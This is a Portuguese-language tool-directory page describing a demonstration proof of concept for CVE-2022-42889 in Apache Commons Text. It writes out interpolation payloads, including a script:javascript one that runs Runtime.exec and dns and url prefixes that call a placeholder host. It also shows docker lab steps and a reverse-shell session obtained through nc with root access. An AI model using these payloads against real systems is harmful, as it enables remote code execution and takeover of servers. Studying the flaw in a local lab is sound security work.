
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2022-42889-POC — Uma aplicação simples que demonstra como explorar a vulnerabilidade CVE-2022-42889 | Kitploit

Ferramentas/GitHubGitHub/korteke/cve-2022-42889-poc
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e EducaçãoDesenvolvimento de Payloads
GitHubkorteke/cve-2022-42889-poc

CVE-2022-42889-POC

Uma aplicação simples que demonstra como explorar a vulnerabilidade CVE-2022-42889

Ver Repositório
11722há 4 anosAinda não revisado
Compartilhar

CVE-2022-42889-POC

Uma aplicação de demonstração simples que mostra como explorar a vulnerabilidade CVE-2022-42889.
Utiliza serviços OOB (Out of Band) para demonstrar os prefixos dns e url.

JavaDocs para interpolação commons-text commons-text JavaDocs

Exemplos de interpolações

  • script:javascript ("${script:javascript:java.lang.Runtime.getRuntime().exec('touch /tmp/blop')}")
  • dns ("${dns:address|HOST}")
  • url ("${url:UTF-8:http://HOST")

Citação da Rapid7

A vulnerabilidade foi comparada ao Log4Shell por ser uma vulnerabilidade de nível de biblioteca de código aberto que provavelmente impactará uma ampla variedade de aplicações de software que utilizam o objeto relevante.
No entanto, a análise inicial indica que essa é uma comparação inadequada. A natureza da vulnerabilidade significa que, ao contrário do Log4Shell, será raro que uma aplicação utilize o componente vulnerável do Commons Text para processar entradas não confiáveis e potencialmente maliciosas.

Pré-requisitos

  • docker
  • java
  • maven

Java e maven podem ser ignorados se for obtida a imagem do Docker Hub

Uso

Compilar a aplicação

mvn clean package

Compilar a imagem docker

docker build -t cve-2022-42889-poc .

Executar a imagem docker

docker run --rm -p 8081:8081 -t cve-2022-42889-poc

Acessar a aplicação e seguir as instruções

open http://localhost:8081

Verificar que a vulnerabilidade cria um novo ficheiro no diretório /tmp/ (/tmp/blop)

➜  ~ docker exec -ti cve-2022-42889-poc /bin/ls /tmp

blop		 tomcat-docbase.8081.12439436974042217796
hsperfdata_root  tomcat.8081.2549096106233509364
➜  ~

Shell reverso. Lance o "nc" na sua máquina local

➜  ~ nc -lv 4242
root@7cfcd6a39a61:/# whoami && uname -a
whoami && uname -a
root
Linux 7cfcd6a39a61 5.10.76-linuxkit #1 SMP Mon Nov 8 10:21:19 UTC 2021 x86_64 GNU/Linux
root@7cfcd6a39a61:/#

UI


Prova de interação de rede. Testado com interactsh-client local.

Mais informações

  • NIST NVD
  • Rapid 7
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    343
  • 5

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    258

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →






